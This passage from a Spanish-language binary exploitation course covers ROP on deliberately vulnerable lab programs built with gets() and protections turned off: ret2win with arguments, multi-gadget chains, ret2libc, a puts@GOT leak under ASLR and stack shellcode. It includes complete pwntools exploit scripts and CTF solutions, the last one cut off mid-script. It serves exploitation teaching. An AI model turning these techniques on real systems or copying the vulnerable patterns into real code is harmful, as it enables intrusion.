$ echo "FLAG{ret2win_arg_0x1337}" > flag.txt
```

Recon con checksec

Igual que B1. La diferencia: ahora existe un gadget `pop rdi; ret` en el propio binario. Lo encuentras con ROPgadget sobre `./vuln`.

```
$ ROPgadget --binary ./vuln --only "pop|ret" | grep "pop rdi"
0x000000000000401023 : pop rdi ; ret
```

Plan de ataque razonado

Offset 76 bytes. Payload: relleno + ret extra (alineación) + `pop_rdi_ret` + `0x1337` + win. La CPU ejecuta `ret` (alineación), salta a `pop_rdi_ret`, popea `0x1337` a RDI, salta a win. Win verifica que `RDI = 0x1337` y, si sí, abre e imprime `flag.txt`.

Exploit pwntools completo — `b3_exploit.py`

```
#!/usr/bin/env python3
# B3: ret2win con argumento 0x1337 via pop rdi; ret
from pwn import context, process, ELF, p64, ROP, log, asm

context.binary = "./vuln"
elf = ELF("./vuln")
rop = ROP(elf)

OFFSET = 76
win = elf.symbols["win"]

# Gadget pop rdi; ret dentro del binario:
pop_rdi_ret = next(elf.search(asm("pop rdi; ret"), writable=False))
log.info(f"pop rdi @ {hex(pop_rdi_ret)}")
log.info(f"win @ {hex(win)}")

# ret extra para alineacion movaps (gadget ret del propio binario):
ret = next(elf.search(asm("ret"), writable=False))

payload = b"A" * OFFSET
payload += p64(ret)          # alineacion
payload += p64(pop_rdi_ret)  # cargar argumento
payload += p64(0x1337)       # argumento a win
payload += p64(win)          # llamada

io = process(["setarch", "x86_64", "-R", "./vuln"])
io.sendline(payload)
print(io.recvall(timeout=2).decode(errors="replace"))
```

Pasos numerados

- 1 Compila y crea `flag.txt`.
- 2 Verifica el gadget `pop rdi` con ROPgadget.

- 3 Lanza el exploit; la salida debe imprimir FLAG: FLAG{ret2win_arg_0x1337}.
- 4 Si falla con movaps, asegúrate de haber incluido el gadget ret extra.
- 5 Si imprime "codigo incorrecto", revisa que pasaste 0x1337 (no "0x1337" como string, sino el número en little endian).

Ejecución y salida esperada

Salida esperada

```
$ python3 b3_exploit.py  
[+] pop rdi @ 0x401023  
FLAG: FLAG{ret2win_arg_0x1337}
```

Qué acabas de aprender

Pasaste de un gadget (B1) a tres (B3). La pila ahora representa una secuencia de "comandos" para la CPU: cada popeo carga un dato y cada ret salta al siguiente gadget. Este es el corazón de ROP: la pila se convierte en un programa que la CPU ejecuta implícitamente al ir retando.

B4 — Cadena multi-gadget: pop rdi + pop rsi para 2 args

Objetivo

Llamar a una función `win(int a, int b)` que exige dos argumentos (0xdead y 0xbeef) en RDI y RSI. La cadena ROP debe cargar ambos registros antes de saltar a win. Esto generaliza B3 a múltiples argumentos y te prepara para cadenas más largas (B5/C5).

Conceptos nuevos

- Carga de dos registros con dos gadgets separados: `pop rdi; ret` y `pop rsi; ret`.
- Alternativa: gadget combinado `pop rdi; pop rsi; ret` si existe.
- Diagrama del stack: cómo la CPU consume la cadena gadget a gadget.
- Uso de `ROP(elf).find_gadget` en lugar de `ROPgadget CLI` para resolución dinámica.

Código C

```

/* vuln.c – B4: win con dos args */
#include <stdio.h>
#include <stdlib.h>
extern char *gets(char *s);

void win(int a, int b) {
    if (a != 0xdead || b != 0xbeef) { puts("args incorrectos"); exit(1); }
    FILE *f = fopen("flag.txt", "r");
    if (!f) { puts("no flag"); exit(1); }
    char buf[128];
    fgets(buf, sizeof(buf), f);
    printf("FLAG: %s\n", buf);
}

int main(void) {
    char buf[64];
    printf("Escribe: ");
    fflush(stdout);
    gets(buf);
    return 0;
}

```

Compilación exacta

```

$ gcc -g -O0 -fno-stack-protector -no-pie -o vuln vuln.c
$ echo "FLAG{multi_gadget_2_args}" > flag.txt

```

Recon con checksec

Igual. Necesitamos **dos** gadgets: pop rdi y pop rsi. Si el binario no tiene pop rsi (común en binarios pequeños), lo buscamos en libc o compilamos un binario ligeramente más grande. Para este ejercicio asumimos que ./vuln tiene ambos (puedes enlazar -lm o añadir código que use funciones de dos argumentos para forzar al compilador a emitir gadgets).

```

$ ROPgadget --binary ./vuln --only "pop|ret" | grep -E "pop r(di|si)"
0x0000000000401023 : pop rdi ; ret
0x0000000000401021 : pop rsi ; pop r15 ; ret # tipico en binarios gcc

```

Pitfall: pop rsi suele venir como "pop rsi; pop r15; ret"

En binarios compilados con gcc moderno, el gadget `pop rsi; ret` aislado es raro. Lo común es `pop rsi; pop r15; ret`, que popea dos registros. Si lo usas, debes poner dos valores en la pila: primero el que va a RSI, luego uno cualquiera (que irá a R15, no te importa). Es un detalle que rompe exploits de principiantes.

Plan de ataque razonado

Offset 76. Payload: relleno + ret extra (alineación) + pop_rdi_ret + 0xdead + pop_rsi_r15_ret + 0xbeef + 0 (dummy para R15) + win. La CPU, tras ret extra, salta a pop_rdi_ret: popea 0xdead a RDI, ret. Salta a pop_rsi_r15_ret: popea 0xbeef a RSI, popea 0 a R15, ret. Salta a win con RDI=0xdead y RSI=0xbeef. win

verifica, imprime flag.

Exploit pwntools completo — b4_exploit.py

```
#!/usr/bin/env python3
# B4: ROP multi-gadget para 2 argumentos
from pwn import context, process, ELF, p64, ROP, log, asm

context.binary = "./vuln"
elf = ELF("./vuln")

OFFSET = 76
win = elf.symbols["win"]

# Gadget pop rdi; ret
pop_rdi_ret = next(elf.search(asm("pop rdi; ret"), writable=False))
# Gadget pop rsi; pop r15; ret (común en gcc)
pop_rsi_r15_ret = next(elf.search(asm("pop rsi; pop r15; ret"), writable=False))
# ret extra
ret = next(elf.search(asm("ret"), writable=False))

log.info(f"pop rdi      @ {hex(pop_rdi_ret)}")
log.info(f"pop rsi r15 @ {hex(pop_rsi_r15_ret)}")
log.info(f"win          @ {hex(win)}")

payload = b"A" * OFFSET
payload += p64(ret)           # alineación
payload += p64(pop_rdi_ret)
payload += p64(0xdead)       # RDI = 0xdead
payload += p64(pop_rsi_r15_ret)
payload += p64(0xbeef)       # RSI = 0xbeef
payload += p64(0)            # R15 = 0 (dummy)
payload += p64(win)

io = process(["setarch", "x86_64", "-R", "./vuln"])
io.sendline(payload)
print(io.recvall(timeout=2).decode(errors="replace"))
```

Pasos numerados

- 1 Compila y crea flag.txt.
- 2 Verifica los dos gadgets con ROPgadget.
- 3 Lanza el exploit; debe imprimir FLAG: FLAG{multi_gadget_2_args}.
- 4 Si el gadget pop rsi en tu binario es de 1 pop (pop rsi; ret), elimina el 0 dummy.
- 5 Si imprime "args incorrectos", inspecciona con gdb en cada pop qué valor se cargó.

Diagrama del stack: cómo la CPU consume la cadena

Dirección de memoria	Contenido	Efecto al "ret" anterior
0x7fffffff358	"AAAA" * 76	relleno (overflow buf+rbp)
0x7fffffff3a4	ret extra	alineación a 16 bytes
0x7fffffff3ac	pop_rdi_ret	ejecuta: pop rdi; ret
0x7fffffff3b4	0xdead	-> RDI
0x7fffffff3bc	pop_rsi_r15_ret	ejecuta: pop rsi; pop r15; ret
0x7fffffff3c4	0xbeef	-> RSI
0x7fffffff3cc	0x0	-> R15 (dummy)
0x7fffffff3d4	win	salta a win con RDI=0xdead, RSI=0xbeef

Ejecución y salida esperada

Salida esperada

```
$ python3 b4_exploit.py
[+] pop rdi @ 0x401023
[+] pop rsi r15 @ 0x401021
FLAG: FLAG{multi_gadget_2_args}
```

Qué acabas de aprender

Una cadena ROP de dos argumentos es la plantilla para casi todo lo que viene en Parte C y D: llamadas a `execve("/bin/sh", 0, 0)`, llamadas a `write(fd, buf, n)`, etc. La idea es siempre la misma: encadenar gadgets que carguen los registros que la convención System V AMD64 exige y, al final, saltar a la función objetivo. El paper *LLM-Assisted ROP Chain Synthesis* automatiza exactamente esta construcción; tú ya la entiendes a mano.

Parte C — Ejercicios GUIADOS (C1–C6)

En esta parte dejamos de darte el código completo. Cada ejercicio trae un enunciado, tres pistas progresivas (la primera vaga, la última casi concreta) y un plan de alto nivel en cinco a siete pasos. La solución se resume al final de cada uno, sin que sea un script completo que puedas copiar: tienes que escribirlo tú. Si te trabas más de 30 minutos en un ejercicio, vuelve a la Parte B correspondiente; casi siempre el problema es que se olvidó algún detalle (alineación, gadget dummy, tipo de argumento).

C1 — Caza de gadgets con ROPgadget y Ropper

Enunciado

Tienes el binario de B4 (`vuln` con la función `win(int, int)` que exige `0xdead` y `0xbeef`). Tu misión: encontrar todos los gadgets `pop+ret` en el binario, listarlos y construir manualmente la cadena ROP que llama a `win`. No uses `pwntools` esta vez: escribe la cadena a mano con `struct.pack` para practicar la mecánica básica.

Pistas (de vaga a concreta)

P1. ROPgadget tiene un flag `--only` que limita los gadgets a las instrucciones que listes. Para `pop/ret` usa `--only "pop|ret"`.

P2. Ropper es una alternativa con sintaxis similar: `ropper --file ./vuln --search "pop rdi"`.

P3. Si te falta un gadget en el binario, recurre a `libc`; pero para este ejercicio todos están en `./vuln`.

Plan de alto nivel (sin código)

- 1 Ejecuta `ROPgadget --binary ./vuln --only "pop|ret"` y guarda la salida.
- 2 Identifica `pop rdi`, `pop rsi` (o `pop rsi; pop r15`), y un `ret` puro.
- 3 Calcula el offset con `cyclic` (76 en nuestro caso).
- 4 En Python: `import struct; p64 = lambda x: struct.pack("<Q", x)`.
- 5 Construye el payload: `relleno + ret + pop_rdi + 0xdead + pop_rsi_r15 + 0xbeef + 0 + win`.
- 6 Ejecuta con `setarch x86_64 -R ./vuln < payload.bin`.

Solución resumida

La cadena es idéntica a B4, solo que armada sin `ROP()`. Los gadgets salen de `ROPgadget`. La bandera es la de `tu flag.txt`. Lo importante de C1 no es el resultado sino el músculo: saber buscar gadgets, identificarlos, elegir los que necesitas y armar el payload a mano.

C2 — ret2libc portátil con la API ROP(elf)

Enunciado

Vuelve a B2, pero esta vez hazlo portátil: no hardcodees la base de `libc`. Usa `elf.libc` para que `pwntools` detecte automáticamente la `libc` que tu binario carga. Usa `ROP(elf)` para encontrar gadgets sin `ROPgadget`. El exploit debe funcionar sin tocar una sola línea si lo pasas a otra máquina con Kali x86_64 y la misma `libc`.

Pistas (de vaga a concreta)

P1. `elf = ELF("./vuln"); libc = elf.libc` te da la `libc` del sistema.

P2. `rop = ROP(elf)` crea un objeto con métodos como `rop.find_gadget(["pop rdi", "ret"])`.

P3. Para hacer el exploit verdaderamente portátil a ASLR on, necesitarías un leak (tema de C5). Aquí seguimos con ASLR off, pero sin hardcodear base.

Plan de alto nivel (sin código)

- 1 Carga `elf = ELF("./vuln")` y `libc = elf.libc`.
- 2 Lee la base con `ldd ./vuln` (ASLR off) y asígnala a `libc.address`.
- 3 Encuentra `pop rdi` con `rop.find_gadget(["pop rdi", "ret"])[0]`.
- 4 Resuelve `system` y `"/bin/sh"` con `libc.symbols["system"]` y `next(libc.search(b"/bin/sh\x00"))`.
- 5 Construye el payload: `relleno + ret + pop_rdi + binsh + system`.
- 6 Lanza con `process` y haz `io.interactive()`.

Solución resumida

El exploit es funcionalmente idéntico a B2, pero ahora las direcciones se calculan en runtime. Si lo pasas a otra VM con otra libc, solo tienes que actualizar `libc.address` con la base correcta (con ASLR on necesitarás un leak, que es C5). Esto te demuestra que ROP es portable en código pero no en offsets; el paper LLM-Assisted ROP resuelve este problema proponiendo reconstrucción automática de la cadena a partir de gadgets detectados en runtime.

C3 — Explotación remota con socat + pwntools remote

Enunciado

Lanza tu binario como un servicio de red con socat en el puerto 1337 y explótalo desde un script pwntools que use `remote("127.0.0.1", 1337)` en lugar de `process`. Esto simula el escenario de un CTF remoto real.

Pistas (de vaga a concreta)

P1. Levanta el servicio: `socat TCP-LISTEN:1337,reuseaddr,fork EXEC:./vuln`. `fork` permite múltiples conexiones simultáneas.

P2. En el script, sustituye `process("./vuln")` por `remote("127.0.0.1", 1337)`.

P3. Si `socat` no levanta, prueba con `socat -d TCP-LISTEN:1337,reuseaddr,fork EXEC:./vuln,stderr` para ver errores.

Plan de alto nivel (sin código)

- 1 Compila el binario de B2 (dinámico, ASLR off para esta práctica).
- 2 Lanza socat en una terminal aparte.
- 3 Verifica con `nc 127.0.0.1 1337` que el binario responde.
- 4 En tu exploit de B2, cambia `process` por `remote`.
- 5 Lanza el exploit; obtén shell.
- 6 En la shell: `cat flag.txt` para confirmar.

Solución resumida

La única diferencia técnica respecto a B2 es que los bytes viajan por TCP en lugar de un pipe local. Para binarios con `stdin buffered (gets)`, esto no supone reto. Para binarios con `fork` como el de socat, cada conexión ejecuta `./vuln` de cero, así que las direcciones (con ASLR off) son las mismas en cada conexión. En CTFs reales esto no siempre es así; algunas infraestructuras usan `xinetd` o `socket` directamente.

C4 — Paso de dos argumentos a una función

Enunciado

Escribe un binario con una función `win(int a, int b, int c)` que solo entrega la flag si `a=0xcafe`, `b=0xbabe` y `c=0x1337`. Construye la cadena ROP para cargar RDI, RSI y RDX. La trampa: `pop rdx; ret` aislado no suele existir en binarios pequeños; tienes que usar la variante `pop rdx; pop rbx; ret` o buscar el gadget en libc.

Pistas (de vaga a concreta)

P1. System V AMD64: 1er arg en RDI, 2º en RSI, 3er en RDX.

P2. `ROPgadget --binary ./vuln --only "pop|ret" | grep rdx`. Lo más probable es que no aparezca.

P3. Si no aparece en `./vuln`, búscalo en `libc`: `ROPgadget --binary /lib/x86_64-linux-gnu/libc.so.6 --only "pop|ret" | grep "pop rdx"`. Lo común es `pop rdx; pop rbx; ret`.

Plan de alto nivel (sin código)

- 1 Escribe `vuln.c` con `win(int a, int b, int c)` que verifica los tres valores.
- 2 Compila como en B4.
- 3 Busca `pop rdi`, `pop rsi`, `pop rdx` (con dummy para `rbx` si aplica) y `ret extra`.
- 4 Calcula offset con `cyclic`.
- 5 Construye payload: `relleno + ret + pop_rdi + 0xcafe + pop_rsi_r15 + 0xbabe + 0 + pop_rdx_rbx + 0x1337 + 0 + win`.
- 6 Ejecuta y verifica que imprime la flag.

Solución resumida

La cadena tiene ahora tres gadgets de carga de registros. El pitfall del `pop rdx` es universal: casi nunca viene solo. En binarios estáticos más grandes (como `libc`) aparece `pop rdx; pop rbx; ret` en varias posiciones. Memoriza esta combinación; en CTFs aparece una y otra vez.

C5 — Leak de libc en dos etapas: puts(puts@GOT) → volver a vuln → ret2libc**Enunciado**

Compila con ASLR on (sin `setarch -R`) y construye un exploit en dos etapas: primero usa `puts` para imprimir el contenido de `puts@GOT` (que es la dirección real de `puts` en `libc`), luego vuelve a `main()` para re-explotar; en la segunda pasada, usa el leak para calcular la base de `libc` y haz `ret2libc`.

Pistas (de vaga a concreta)

P1. `puts` está en PLT (puedes llamarlo), y `puts@GOT` es la dirección donde está guardada la dirección real de `puts` en `libc`.

P2. Llamada: `pop rdi + puts@GOT + puts@PLT + main` (volver a empezar). Tras `puts`, vuelves a `main` con la base de `libc` calculada.

P3. En la segunda pasada, `systema + binsh + ret2libc`. Necesitas un `ret extra` para alinear.

Plan de alto nivel (sin código)

- 1 Compila con ASLR on (sin `setarch`).
- 2 Calcula offset (`cyclic`).

- 3 Identifica: `puts_plt = elf.plt["puts"], puts_got = elf.got["puts"], main = elf.symbols["main"]`.
- 4 Busca `pop rdi; ret` (en `libc` o en binario).
- 5 Etapa 1: `relleno + pop_rdi + puts_got + puts_plt + main`. Lanzas, recibes la dirección real de `puts` (leak).
- 6 Calcula `libc.address = leak - libc.symbols["puts"]`.
- 7 Etapa 2: mismo proceso, pero ahora con `system` y `binsh` ya conocidos.

Solución resumida

Este es el patrón estándar para `ret2libc` con ASLR on. El leak puede ser `puts` (como aquí), `printf`, `write` o cualquier función que imprima bytes. La sutileza: tras el leak, tienes que volver a `main` para re-ejecutar el overflow; el stack puede tener un layout distinto en la segunda pasada, así que rehaz el offset. En CTFs reales esto se llama "ret2libc con leak".

C6 — Reto integrador: `setup()` + `win(args)` en una sola cadena

Enunciado

Compila un binario con dos funciones: `setup(int fd)` que abre `flag.txt` en el descriptor `fd`, y `win(int fd, int n)` que lee `n` bytes de `fd` y los imprime. Tu misión: en una sola cadena ROP, llamar a `setup` con un `fd` válido (por ejemplo, 3) y luego a `win` con el mismo `fd` y un `n` razonable (por ejemplo, 100). Esto encierra todo lo aprendido en B4, C2, C4 y C5.

Pistas (de vaga a concreta)

- P1.** La cadena es lineal: `setup` vuelve a algún lugar, pero como no retorna, tienes que llamar a `win` después.
- P2.** Si `setup` no retorna (termina con `exit`), rediseña la función para que retorne (sin `exit`).
- P3.** La cadena completa: `relleno + ret + pop_rdi + 3 + setup + pop_rdi + 3 + pop_rsi + 100 + win`.

Plan de alto nivel (sin código)

- 1 Escribe `vuln.c` con `setup()` y `win()` que retornan normalmente (sin `exit`).
- 2 Compila.
- 3 Identifica gadgets `pop rdi`, `pop rsi` (`pop rsi r15`), `ret`.
- 4 Calcula offset.
- 5 Construye payload: `relleno + ret + pop_rdi + 3 + setup + pop_rdi + 3 + pop_rsi_r15 + 100 + 0 + win`.
- 6 Lanza y verifica la flag en `stdout`.

Solución resumida

Esta cadena es el prelude del paper LLM-Assisted ROP: dos llamadas con argumentos en una sola pasada, controlando el flujo entre ellas. En el paper, el LLM genera automáticamente este tipo de cadenas a partir de una especificación de alto nivel. Aquí lo haces a mano para entender qué hace el modelo cuando propone la cadena.

Parte D — CTFs SIN instrucciones (CTF-01..06)

Aquí no hay pistas, ni pasos, ni código. Cada CTF es un binario y un enunciado narrativo. Tu misión: explotar el binario y obtener la bandera (que tú mismo colocas en flag.txt). Las soluciones completas, con código y razonamiento, están en el Apéndice A. Pero por favor, no caigas en la tentación: trabaja al menos 45 minutos antes de mirar. Los 45 minutos no son obstáculo burocrático; son el tiempo mínimo para que el ejercicio fije los conceptos de la Parte B en tu memoria procedural. Si miras la solución a los 5 minutos, no aprendes.

Reglas del juego

1. Intenta mínimo 45 minutos por CTF antes de abrir el Apéndice A.
2. Anota cada intento: qué probaste, qué pasó, qué aprendiste. El cuaderno es más valioso que el flag.
3. Crea el flag.txt con el comando que se te da; sin él, el binario imprime "no flag" aunque explotes correctamente.
4. Si el exploit funciona en gdb pero no fuera, revisa ASLR y alineación movaps.
5. Si te trabas más de 90 minutos, abre el Apéndice A, lee el diagnóstico, cierra el apéndice y vuelve a intentar sin mirar más.

Progresión de los seis CTFs

Los CTFs están ordenados de menor a mayor dificultad. No saltes a uno más avanzado sin resolver el anterior: cada uno asume los conceptos del previo. Si CTF-03 te cuesta, vuelve a A4; si CTF-05 te cuesta, vuelve a C5.

CTF	Tema	Dificultad
CTF-01	ret2win con trampa de alineación	★
CTF-02	win(int,int)	★★
CTF-03	shellcode (con stack ejecutable)	★★
CTF-04	ret2libc sin "/bin/sh" en el binario	★★★
CTF-05	leak con ASLR activada (puts@GOT)	★★★
CTF-06	encadenar setup() + win(args) en una cadena	★★★★

Tabla D.1 — Progresión de los seis CTFs.

CTF-01 — Regreso a win (★)

El programador dejó una función win() que abre flag.txt y la imprime, pero protegida por una trampa invisible. Tu exploit inocente va a crashear dentro de printf sin que sepas por qué. El offset no es problema; la alineación sí. Si ya hiciste B1, sabrás exactamente qué agregar.

Código C

```
/* ctf01.c */
#include <stdio.h>
#include <stdlib.h>
extern char *gets(char *s);

void win(void) {
    FILE *f = fopen("flag.txt", "r");
    if (!f) { puts("no flag"); exit(1); }
    char buf[128];
    fgets(buf, sizeof(buf), f);
    printf("FLAG: %s\n", buf);
}

int main(void) {
    char buf[64];
    printf("Escribe: ");
    fflush(stdout);
    gets(buf);
    return 0;
}
```

Compilación exacta

```
$ gcc -g -O0 -fno-stack-protector -no-pie -o ctf01 ctf01.c
$ echo "FLAG{ctf1_alineacion_clasica}" > flag.txt
```

Tu misión

Tomar control de RIP, saltar a win() y leer flag.txt. La trampa invisible debe manifestarse como SIGSEGV dentro de printf. La solución ya la conoces.

Crea tu flag.txt

```
$ echo "FLAG{ctf1_alineacion_clasica}" > flag.txt
```

CTF-02 — Doble verificación (★★)

win() ahora exige dos argumentos: 0xdead en RDI y 0xbeef en RSI. Sin ambos, sale con "args incorrectos" y no imprime nada. La cadena ROP necesita cargar los dos registros antes de saltar. Esto es B4 casi literal; el reto es hacerlo sin mirar el ejemplo.

Código C

```
/* ctf02.c */
#include <stdio.h>
#include <stdlib.h>
extern char *gets(char *s);

void win(int a, int b) {
    if (a != 0xdead || b != 0xbeef) { puts("args incorrectos"); exit(1); }
    FILE *f = fopen("flag.txt", "r");
    if (!f) { puts("no flag"); exit(1); }
    char buf[128];
    fgets(buf, sizeof(buf), f);
    printf("FLAG: %s\n", buf);
}

int main(void) {
    char buf[64];
    printf("Escribe: ");
    fflush(stdout);
    gets(buf);
    return 0;
}
```

Compilación exacta

```
$ gcc -g -O0 -fno-stack-protector -no-pie -o ctf02 ctf02.c
$ echo "FLAG{ctf2_doble_verificacion}" > flag.txt
```

Tu misión

Cargar RDI=0xdead y RSI=0xbeef en una sola cadena ROP. Recuerda: pop rsi en gcc moderno suele ser pop r15; ret.

Crea tu flag.txt

```
$ echo "FLAG{ctf2_doble_verificacion}" > flag.txt
```

CTF-03 — Shellcode escondido (★★)

No hay función win. No hay ret2libc posible por restricciones del reto (sin libc dinámica). Solo tú y el stack. Recompila con -z execstack e inyecta tu propio shellcode. Una vez en shell, cat flag.txt.

Código C

```
/* ctf03.c */
#include <stdio.h>
extern char *gets(char *s);

int main(void) {
    char buf[256];
    printf("Escribe: ");
    fflush(stdout);
    gets(buf);
    return 0;
}
```

Compilación exacta

```
$ gcc -g -O0 -fno-stack-protector -no-pie -z execstack -o ctf03 ctf03.c
$ echo "FLAG{ctf3_shellcode_inyectado}" > flag.txt
```

Tu misión

Inyectar shellcode amd64 que ejecute /bin/sh. Usar NOP sled para mitigar la diferencia gdb-vs-real. Una vez en shell, leer flag.txt.

Crea tu flag.txt

```
$ echo "FLAG{ctf3_shellcode_inyectado}" > flag.txt
```

CTF-04 — La cadena que no estaba (★★★)

El binario es dinámico, ASLR está off. Pero el programador fue avisado y no hay cadena "/bin/sh\0" en el binario (solo la hay en libc, lo cual es normal). Tu misión: usar libc para obtener system y "/bin/sh". Es básicamente B2, pero confirmando que entiendes por qué "/bin/sh" vive en libc y no en el binario.

Código C

```
/* ctf04.c */
#include <stdio.h>
extern char *gets(char *s);

int main(void) {
    char buf[64];
    printf("Escribe: ");
    fflush(stdout);
    gets(buf);
    return 0;
}
```

Compilación exacta

```
$ gcc -g -O0 -fno-stack-protector -no-pie -o ctf04 ctf04.c
$ echo "FLAG{ctf4_libc_no_binsh_en_binario}" > flag.txt
```

Tu misión

Hacer ret2libc con ASLR off. Encontrar pop rdi; ret en libc. Resolver system y "/bin/sh\0" vía pwntools. Lanzar shell y leer flag.txt.

Crea tu flag.txt

```
$ echo "FLAG{ctf4_libc_no_binsh_en_binario}" > flag.txt
```

CTF-05 — Leak bajo ASLR (★★★)

ASLR está encendido. Ya no puedes asumir la base de libc. Necesitas un leak: usa puts para imprimir puts@GOT (la dirección real de puts en libc), vuelve a main() y en la segunda pasada usa el leak para calcular base, system y "/bin/sh". Es C5 sin pistas.

Código C

```
/* ctf05.c */
#include <stdio.h>
extern char *gets(char *s);

int main(void) {
    char buf[64];
    puts("Escribe:");
    gets(buf);
    return 0;
}
```

Compilación exacta

```
$ gcc -g -O0 -fno-stack-protector -no-pie -o ctf05 ctf05.c
$ echo "FLAG{ctf5_leak_libc_aslr_on}" > flag.txt
```

Tu misión

Hacer ret2libc con ASLR on usando leak de puts@GOT. Dos pasadas: la primera, llama a puts con puts@GOT como argumento y vuelve a main; la segunda, con la base de libc ya calculada, haz ret2libc estándar.

Crea tu flag.txt

```
$ echo "FLAG{ctf5_leak_libc_aslr_on}" > flag.txt
```

CTF-06 — Una cadena para gobernarlos a todos (★★★★)

El binario tiene dos funciones: setup() configura el descriptor de archivo en el que está la flag (abre flag.txt) y win() lee y imprime n bytes de ese descriptor. Tu misión: encadenar setup(3) → win(3, 100) en una sola pasada ROP. Es la generalización de C6, sin pistas.

Código C

```
/* ctf06.c */
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <fcntl.h>
extern char *gets(char *s);

int fd_global;

void setup(int fd) {
    fd_global = open("flag.txt", O_RDONLY);
    if (fd_global < 0) { puts("no flag"); return; }
    printf("[setup] fd_global = %d\n", fd_global);
}

void win(int fd, int n) {
    char buf[256];
    int r = read(fd_global, buf, n);
    if (r <= 0) { puts("read failed"); return; }
    write(1, buf, r);
}

int main(void) {
    char buf[64];
    printf("Escribe: ");
    fflush(stdout);
    gets(buf);
    return 0;
}
```

Compilación exacta

```
$ gcc -g -O0 -fno-stack-protector -no-pie -o ctf06 ctf06.c
$ echo "FLAG{ctf6_cadena_integradora}" > flag.txt
```

Tu misión

Construir una cadena ROP con dos llamadas: setup(3) y luego win(3, 100). La cadena carga los argumentos necesarios antes de cada llamada y mantiene el control entre ellas.

Crea tu flag.txt

```
$ echo "FLAG{ctf6_cadena_integradora}" > flag.txt
```

Cuando termines (o te rindas)

Las soluciones están en el Apéndice A. Recuerda: spoiler grande. Lee solo después de los 45 minutos. Si las soluciones no te convencen o crees que hay una forma más elegante, escríbela y compárala: hay muchas formas correctas de construir cada cadena ROP, y entender las variantes es parte del aprendizaje.

Apéndice A — Soluciones de los 6 CTFs

SPOILER GRANDE

Estas son las soluciones completas de los CTFs de la Parte D. Si llegaste aquí sin haber intentado cada CTF mínimo 45 minutos, vuelve atrás. Las soluciones existen para confirmar lo que ya descubriste o para destrabar un concepto, no para sustituir el trabajo. Crea cada flag.txt con los comandos de la Parte D antes de ejecutar estos exploits.

CTF-01 — Solución: Regreso a win (alineación)**Diagnóstico**

Binario con función `win()` que lee `flag.txt`. Offset típico de 76 bytes (re hallar con `cyclic`). Sin canary, sin PIE, NX on. La trampa invisible es la alineación: cuando `win()` llama a `printf()`, la CPU cae en `movaps` dentro de `libc` si el stack no está alineado a 16 bytes. Tras el overflow, RSP queda a 8 mod 16, lo que rompe la instrucción SSE.

Razonamiento

Solución idéntica a B1: agregar un gadget `ret` extra antes de `win()`. El `ret` extra consume 8 bytes de stack (un `pop` sin destino), deja RSP a 0 mod 16 y permite que `movaps` funcione. La cadena ROP es: relleno + `ret` + `win`.

Exploit pwntools completo — `ctf01_sol.py`

```
#!/usr/bin/env python3
from pwn import context, process, ELF, p64, asm, log

context.binary = "./ctf01"
elf = ELF("./ctf01")

OFFSET = 76 # rehallar con cyclic
win = elf.symbols["win"]
ret = next(elf.search(asm("ret"), writable=False))

payload = b"A" * OFFSET + p64(ret) + p64(win)

io = process(["setarch", "x86_64", "-R", "./ctf01"])
io.sendline(payload)
print(io.recvall(timeout=2).decode(errors="replace"))
```

Salida esperada**Salida**

FLAG: FLAG{ctf1_alineacion_clasica}

CTF-02 — Solución: Doble verificación

Diagnóstico

win(int, int) exige 0xdead en RDI y 0xbeef en RSI. Necesitamos cargar los dos registros. La trampa: gcc moderno no emite `pop rsi; ret` aislado; emite `pop rsi; pop r15; ret`.

Razonamiento

Cadena: relleno + ret extra + pop_rdi_ret + 0xdead + pop_rsi_r15_ret + 0xbeef + 0 (dummy para R15) + win.

Exploit pwntools completo — ctf02_sol.py

```
#!/usr/bin/env python3
from pwn import context, process, ELF, p64, asm, log

context.binary = "./ctf02"
elf = ELF("./ctf02")

OFFSET = 76
win = elf.symbols["win"]
pop_rdi_ret = next(elf.search(asm("pop rdi; ret"), writable=False))
pop_rsi_r15_ret = next(elf.search(asm("pop rsi; pop r15; ret"), writable=False))
ret = next(elf.search(asm("ret"), writable=False))

payload = b"A" * OFFSET
payload += p64(ret)
payload += p64(pop_rdi_ret) + p64(0xdead)
payload += p64(pop_rsi_r15_ret) + p64(0xbeef) + p64(0)
payload += p64(win)

io = process(["setarch", "x86_64", "-R", "./ctf02"])
io.sendline(payload)
print(io.recvall(timeout=2).decode(errors="replace"))
```

Salida esperada

Salida

FLAG: FLAG{ctf2_doble_verificacion}

CTF-03 — Solución: Shellcode escondido

Diagnóstico

Binario sin función win, sin ret2libc utilizable. Stack ejecutable por la flag `-z execstack`. Necesitamos inyectar shellcode en el buffer y saltar a él. La dirección del stack cambia entre gdb y proceso real; mitigación: NOP sled.

Razonamiento

Compilado con `execstack`. Usamos shellcraft de pwntools para generar el shellcode amd64 estándar. El payload es: NOP sled (200 bytes) + shellcode (23 bytes) + relleno hasta offset + dirección dentro del sled. El offset para un `buf[256]` suele ser 264 (256 + 8 de RBP).

Exploit pwntools completo — ctf03_sol.py

```
#!/usr/bin/env python3
from pwn import context, process, asm, shellcraft, p64, log

context.binary = "./ctf03"

OFFSET = 264
SLED = 200
shellcode = asm(shellcraft.amd64.linux.sh())

# Direccion dentro del sled (proceso real, ASLR off):
# medir con un printf("%p", buf) temporal
STACK = 0x7fffffff300 # ajustar segun tu maquina

payload = b"\x90" * SLED + shellcode
payload += b"A" * (OFFSET - len(payload))
payload += p64(STACK + 50) # aterriza en medio del sled

io = process(["setarch", "x86_64", "-R", "./ctf03"])
io.sendline(payload)
io.sendline(b"cat flag.txt")
print(io.recvall(timeout=2).decode(errors="replace"))
```

Salida esperada

Salida

```
$ cat flag.txt
FLAG{ctf3_shellcode_inyectado}
```

CTF-04 — Solución: La cadena que no estaba

Diagnóstico

Binario dinámico con ASLR off. Sin `/bin/sh` en el binario (lo cual es normal; vive en `libc`). Necesitamos base de `libc` (con `ldd`), `pop rdi` en `libc`, `system` y `/bin/sh` en `libc`.

Razonamiento

La cadena es idéntica a B2: `relleno + ret + pop_rdi + binsh + system`. Toda la magia está en resolver las direcciones dinámicamente con pwntools.

Exploit pwntools completo — ctf04_sol.py

```
#!/usr/bin/env python3
from pwn import context, process, ELF, p64, asm, log

context.binary = "./ctf04"
elf = ELF("./ctf04")
libc = elf.libc

OFFSET = 76

# Base de libc con ASLR off:
BASE_LIBC = 0x00007ffff7d90000 # ajustar segun tu ldd
libc.address = BASE_LIBC

system = libc.symbols["system"]
binsh = next(libc.search(b"/bin/sh\x00"))

# pop rdi; ret en libc (varia segun version):
# ROPgadget --binary /lib/x86_64-linux-gnu/libc.so.6 --only "pop|ret" | grep "pop rdi ; ret$"
